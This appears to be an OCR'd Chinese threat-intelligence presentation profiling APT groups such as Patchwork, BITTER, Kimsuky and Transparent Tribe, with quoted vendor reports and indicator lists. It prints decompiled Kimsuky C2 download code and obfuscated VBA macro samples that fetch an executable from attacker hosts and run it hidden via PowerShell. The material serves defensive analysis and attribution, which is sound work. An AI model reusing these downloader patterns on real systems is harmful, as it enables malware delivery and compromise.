
背景研判-案例

摩诃草，又称Hangover、Viceroy Tiger、Patchwork、Dropping Elephant、白象。该组织最早攻击活动可以追溯到 2009 年 11 月，从 2015 年开始更加活跃，主要针对 Windows 系统进行攻击，同时也会针对 Mac OS 系统进行攻击。从 2015 年开始还会针对 Android 系统的移动设备进行攻击，从2009年至今该组织针对不同国家和领域至少发动了 3次攻击行动和1次疑似攻击行动，期间使用了大量漏洞，其中至少包括一次 0day 漏洞攻击。

Confucius， Confucius是趋势命名的APT组织，并分析其与Patchwork存在一些相似。其拥有对Windows，Android和iOS平台的攻击武器，并常用Delphi作为其Dropper程序。其最早的攻击样本曾被Palo Alto在2016.9分析披露过。

蔓灵花，又称 BITTER。Forcepoint最早披露了一个针对巴基斯坦的鱼叉攻击活动，其最早活动可能从2013年11月开始，该组织使用的远程访问工具（RAT）使用的网络通信头名为“BITTER”，并且发现该组织使用的修改版AndroRAT安卓木马。360在2016年11月详细披露了蔓灵花组织针对中国境内的攻击，其与 BITTER 攻击有关。

背景研判-案例




摩诃草

91.195.240.82

Confucius

背景研判-案例




背景研判-案例

Hades， 其最早被发现和披露是因为在2017年12月22日针对韩国平昌冬奥会的攻击，其向冬奥会邮箱发送带有恶意附件的鱼叉邮件，投递韩文的恶意文档，并将控制域名伪装为韩国农林部域名地址。该组织使用了被命名为Olympic Destroyer的恶意代码，其对目标主机系统具有破坏性。其中Olympic Destroyer的代码实现与Lazarus 使用的破坏性恶意代码存在一些相似性，被认为可能是攻击者刻意引入的 false flag。Hades 的来源归属到目前为止，依然没有非常明确的定论，结合公开披露的报告，一种来源是可能来自朝鲜，一种被认为和俄罗斯 APT28组织有关。

Kimsuky，又称Mystery Baby，Baby Coin。最早由卡巴披露的可能与朝鲜有关的APT组织。
其利用朝美双方在新加坡会晤事件来分发其恶意代码，其在2017年末和2018年初更新相关攻击工具并用于鱼叉攻击。

背景研判-案例




Hades

followgho.byethost7.com

Kimsuky


背景研判-案例



Malicious Code Analysis Report


Operation Kimsuky's secret activities, customized APT attacks in Korea are currently in progress.

Pills (Alyac) 2018.02.12 20:47




Gold Dragon Widens Olympics Malware Attacks, Gains Permanent Presence on Victims' Systems

By Ryan Sherstobitoff and Jessica Saavedra-Morales on Feb 02, 2018



Some variants that use the same parameters also use the domain 'followgho.byethost7.com'. The operation will use the keyword 'GHOST419' and the attacker will use similar characters in the actual command control password.

```
v18 = 0;
memset(&v19, 0, 0x207u);
wsprintfA(&v18, "%s?filename=%s", "host/download.php", "GHOST419");
v14 = 0;
v12 = 0;
v13 = 0;
v11 = 0;
v0 = dword_1001B3D0("Mozilla/4.0", 0, 0, 0, 0);
v1 = v0;
v15 = v0;
if ( v0 )
{
  v2 = dword_1001B3D4(v0, "www.followgho.byethost7.com", 0, 0, 0, 3, 0, 0
  v3 = v2;
  v16 = v2;
  if ( v2 )
  {
    v4 = dword_1001B3D8(
```



Indicators of Compromise

IPs

- 223.194.70.136

Domains

- trydai.000webhostapp.com
- follow_dai.000webhostapp.com
- eodo1.000webhostapp.com
- nid-help-pchange.atwebpages.com
- ink.inkboom.co.kr
- followgho.byethost7.com

http://blog.alyac.co.kr/1536


https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/gold-dragon-widens-olympics-malware-attacks-gains-permanent-presence-on-victims-systems/

背景研判-案例

Gorgon，由Palo Alto Networks Unit42命名的攻击团伙，Unit 42在其从2017年开始跟踪Subaat发现的属于一个针对全球政府机构的定向攻击活动，并且根据360威胁情报中心和TuiSec的相关分析其可能来源与巴基斯坦。
从2018年2月开始，Palo Alto Networks Unit 42确定了Gorgon Group成员针对英国，西班牙，俄罗斯和美国政府组织进行的攻击活动，并且该组织实施的攻击活动既包括网络犯罪又包括定向攻击。

C-Major，又称ProjectM，Transparent Tribe。趋势曾披露其针对印度的军队或者相关组织。


背景研判-案例



Gorgon

C-Major

背景研判-案例




疑似巴基斯坦某组织近期攻击样本分析及溯源

小河西村安全研究所　2018-04-18　共213398人围观，发现 10 个不明物体　安全报告

前言

近日，友商360在其威胁情报中心发布一篇《利用了多种Office OLE特性的免杀样本分析及溯源》的报告，报告指出该攻击组织疑似来自巴基斯坦的ProjectM。在360发布报告的当天，小编发现asaigoldenrice.com网站挂载的恶意样本目录与友商报告中极其相似。对样本进行静态比对之后发现样本相似度极高，疑似同一组织所为。



0-day.us：

```
HolaPrkolaMUCHi1 = HolaPrkolaMUCHi1 & ".WebClient)"
HolaPrkolaMUCHi1 = HolaPrkolaMUCHi1 & ".DownloadFi"
HolaPrkolaMUCHi1 = HolaPrkolaMUCHi1 & "le('http://www.reachmy[illegible]com/homess/file2.exe',"
HolaPrkolaMUCHi2 = "'%Temp%\svchost32.exe')"
HolaPrkolaMUCHi3 = ";Start-Proce"
HolaPrkolaMUCHi4 = "ss '%Temp%\svchos"
HolaPrkolaMUCHi5 = "t32.exe'"
HolaPrkolaMUCHi6 = HolaPrkolaMUCHi1 + HolaPrkolaMUCHi2 + HolaPrkolaMUCHi3 + HolaPrkolaMUCHi4 +


LORAMADARCHOOD.run HolaPrkolaMUCHi6, vbHide
```

asaigoldenrice.com：

```
HolaPrkolaMUCHi1 = HolaPrkolaMUCHi1 & ".WebClient)"
HolaPrkolaMUCHi1 = HolaPrkolaMUCHi1 & ".DownloadFi"
HolaPrkolaMUCHi1 = HolaPrkolaMUCHi1 & "le('http://www.asaigoldenrice.com/daq/exe/2.exe',"
HolaPrkolaMUCHi2 = "'%Temp%\svchost32.exe')"
HolaPrkolaMUCHi3 = ";Start-Proce"
HolaPrkolaMUCHi4 = "ss '%Temp%\svchos"
HolaPrkolaMUCHi5 = "t32.exe'"
